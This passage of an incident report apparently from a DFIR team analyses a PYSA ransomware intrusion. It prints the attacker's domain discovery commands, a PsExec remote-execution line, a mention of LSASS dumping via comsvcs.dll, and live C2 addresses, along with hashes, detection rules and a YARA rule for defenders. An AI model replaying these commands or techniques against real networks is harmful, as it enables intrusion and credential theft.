whoami.exe /user
net.exe group /domain
net.exe group "Domain Users" /domain
nltest.exe /dclist:
arp -a
```

The arp command was run using PowerShell Remoting.

They also reviewed a few admin tools while exploring the network including:

```
mmc.exe C:\Windows\system32\dnsmgmt.msc
mmc.exe C:\Windows\system32\domain.msc
mmc.exe C:\Windows\system32\compmgmt.msc /s
mmc.exe C:\Windows\system32\gpedit.msc
mmc.exe C:\Windows\system32\diskmgmt.msc
mmc.exe C:\Windows\system32\wbadmin.msc
veeam.backup.shell.exe
```

The threat actors also brought some tools of their own to aid in discovery tasks including Advanced Port Scanner and ADRecon.

Here's the description of ADRecon.

Other local discovery was performed using PowerShell such as ps to list the running process on systems.

Lateral Movement

The first lateral movement occurred just 3 minutes after the initial access by the threat actor. RDP was initiated from the beachhead host to a domain controller using the valid account they had used to gain access to the first host.

RDP continued to be the first method of choice while accessing various systems around the environment. After a few hours in, the threat actors decided to automate some credential collection and used PsExec to execute a PowerShell script that called comsvcs.dll for lsass dumping.

```
PsExec.exe -d \\HOST -u "DOMAIN\USER" -p "PASSWORD" -accepteula -s cmd
```

Command and Control

The threat actors used 3 different C2 channels, RDP, PowerShell Empire, and Koadic.

IP's used to maintain access over RDP

```
198.96.155.3
23.129.64.190
185.220.100.240
```

Empire

```
194.36.190.74:443
Certificate [b8:20:c2:db:b6:b8:f4:0f:61:a5:c0:27:40:89:e6:30:cd:db:05:
Not Before 2020/09/17 18:38:42 
Not After 2021/09/17 18:38:42 
Public Algorithm rsaEncryption
JA3: 5e12c14bda47ac941fc4e8e80d0e536f
JA3s: 0eec924176fb005dfa419c80ab72d27c
```

Koadic

45.147.231.210:9999

C2 Check-in

Command execution

Exfiltration

While no plain text exfiltration was seen during this intrusion, canary documents were opened by the threat actors hours after the ransom, confirming that the hours spent on network before ransoming was used to gather files.

The source IP's from these canary documents were also Tor exit nodes just like the RDP connections.

Since no plaintext exfil was observed we assess that the exfiltration was performed via one of the command and control channels either RDP, Empire, or Koadic.

Impact

Around the 7.5 hour mark the threat actors began ransom deployment. Two files were dropped via RDP on each system, a PowerShell script and a PYSA ransomware executable.

```
C:\Users\USER\Downloads\svchost.exe
C:\Users\USER\Downloads\p.ps1
```

The purpose of the PowerShell script was to disable security tools that might not have been disabled through-out the intrusion.

Additionally, the script would kill many server and database processes allowing encryption of the files that might otherwise be locked by running processes.

Finally, the ransomware exe was executed and the systems ransomed.

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We also have pcaps, files, memory images, and Kape packages available here.

IOCs

MISP Priv https://misppriv.circl.lu/events/view/81105

OTX https://otx.alienvault.com/pulse/5fbb23c7dfc6aa0ffd92d27f

Network

```
198.96.155.3
23.129.64.190
185.220.100.240
http://45.147.231.210:9999/8k6Mq
http://45.147.231.210:9999/VtgyT
45.147.231.210
194.36.190.74
https://194.36.190.74
```

File

```
svchost.exe
bd395971a7eb344673de513a15c16098
1db448b0f1adf39874d6ea6b245b9623849f48e5
df0cd6a8a67385ba67f9017a78d6582db422a137160176c2c5c3640b482b4a6c
p.ps1
2df8d3581274a364c6bf8859c9bdc034
8af4bfcef0f3fefae3f33b86815a6f940b64f4b7
eb1d0acd250d32e16fbfb04204501211ba2a80e34b7ec6260440b7d563410def
p.ps1
1da1f49900268fa7d783feda8849e496
72f2352eab5cb0357bdf5950c1d0374a19cfdf99
0ab8f14e2c1e6f7c4dfa3d697d935d4fbef3605e15fd0d489d39b7f82c84ba7e
XEKFGUIQQB.hta
5266daf58dd34076e447474c7dce09b2
b0197a53a56939d3d9006df448bc46ef599bac31
81e0d5945ab7374caf2353f8d019873c88728a6c289884a723321b8a21df3c77
```

Detections

Network

```
ETPRO TROJAN Win32/Koadic CnC Checkin
ETPRO TROJAN Koadic Command Execution via CnC
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infectic
ET POLICY Outbound MSSQL Connection to Non-Standard Port - Likely Malw
ET SCAN NMAP SIP Version Detect OPTIONS Scan
ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from
GPL SNMP public access udp
ET SCAN Behavioral Unusual Port 139 traffic Potential Scan or Infectic
ET SCAN Behavioral Unusual Port 135 traffic Potential Scan or Infectic
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infectic
ET SCAN Potential SSH Scan OUTBOUND
```

Sigma

win_hack_koadic

win_mshta_spawn_shell

win_susp_whoami

win_local_system_owner_account_discovery

win_susp_schtask_creation

win_susp_powershell_empire_launch

sysmon_susp_vssadmin_ntds_activity

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2020-11-16
Identifier: Case 1010
Reference: https://thedfirreport.com/2020/11/23/pysa-mespinoza-ransomw
*/
```

```
/* Rule Set -----------------------------------------------------------------

import "pe"

rule mespinoza_svchost {
meta:
description = "files - svchost.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-11-16"
hash1 = "df0cd6a8a67385ba67f9017a78d6582db422a137160176c2c5c3640b482b4
strings:
$s1 = ".?AV?$TF_CryptoSystemBase@VPK_Encryptor@CryptoPP@@V?$TF_Base@VR
$s2 = "protonmail.com" fullword ascii
$s4 = "update.bat" fullword ascii
$s5 = ".?AV?$CipherModeFinalTemplate_CipherHolder@V?$BlockCipherFinal@
$s6 = ".?AV?$AlgorithmImpl@VCBC_Encryption@CryptoPP@@V?$CipherModeFina
$s7 = ".?AV?$TF_ObjectImplBase@VTF_EncryptorBase@CryptoPP@@U?$TF_Crypt
$s8 = ".?AV?$TF_ObjectImpl@VTF_EncryptorBase@CryptoPP@@U?$TF_CryptoSch
$s9 = ".?AV?$TF_EncryptorImpl@U?$TF_CryptoSchemeOptions@V?$TF_ES@URSA@
$s10 = ".?AV?$TF_EncryptorImpl@U?$TF_CryptoSchemeOptions@V?$TF_ES@URSA
$s11 = ".?AV?$TF_ObjectImplBase@VTF_EncryptorBase@CryptoPP@@U?$TF_Cryp
$s12 = ".?AV?$AlgorithmImpl@VTF_EncryptorBase@CryptoPP@@V?$TF_ES@URSA@
$s13 = ".?AV?$TF_ObjectImpl@VTF_EncryptorBase@CryptoPP@@U?$TF_CryptoSc
$s14 = "Check out our website, we just posted there new updates for ou
$s15 = "Also, be aware that we downloaded files from your servers and
$s16 = "E3AF7F517600CD3B9006519EA9E24F65CE0318C3F326A20C1C73F644F32C4C
$s17 = "3082022030OD06092A864886F70D0101010500038202OD0030820208028202
$s18 = "A76229D9DAD792BF87826DBE0FFED40E7CEE781DF4E8B4AF086E21D41CE091
$s19 = "CE012C93EC57B77DB5D9D4C345E7F3A2564C09E728C8B88CCD6A824C070EDD
$s20 = ": ;+;6;?;E;" fullword ascii /* hex encoded string 'n' */
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
( pe.imphash() == "b5e8bd2552848bb7bf2f28228d014742" or 8 of them )
}
```

MITRE

External Remote Services – T1133
Valid Accounts – T1078
Graphical User Interface – T1061
Mshta – T1218.005
PowerShell – T1059.001
Local Account – T1087.001
Remote System Discovery – T1018
File and Directory Discovery – T1083
Domain Trust Discovery – T1482
Account Discovery – T1087
Scheduled Task – T1053.005
Lateral Tool Transfer – T1570
SMB/Windows Admin Shares – T1021.002
Remote Desktop Protocol – T1021.001
Credential Dumping – T1003
LSASS Memory – T1003.001
Process Discovery – T1057
Standard Application Layer Protocol – T1071
Exfiltration Over C2 Channel – T1041

Data Encrypted for Impact – T1486
Rundll32 – T1218.011

Internal case 1010

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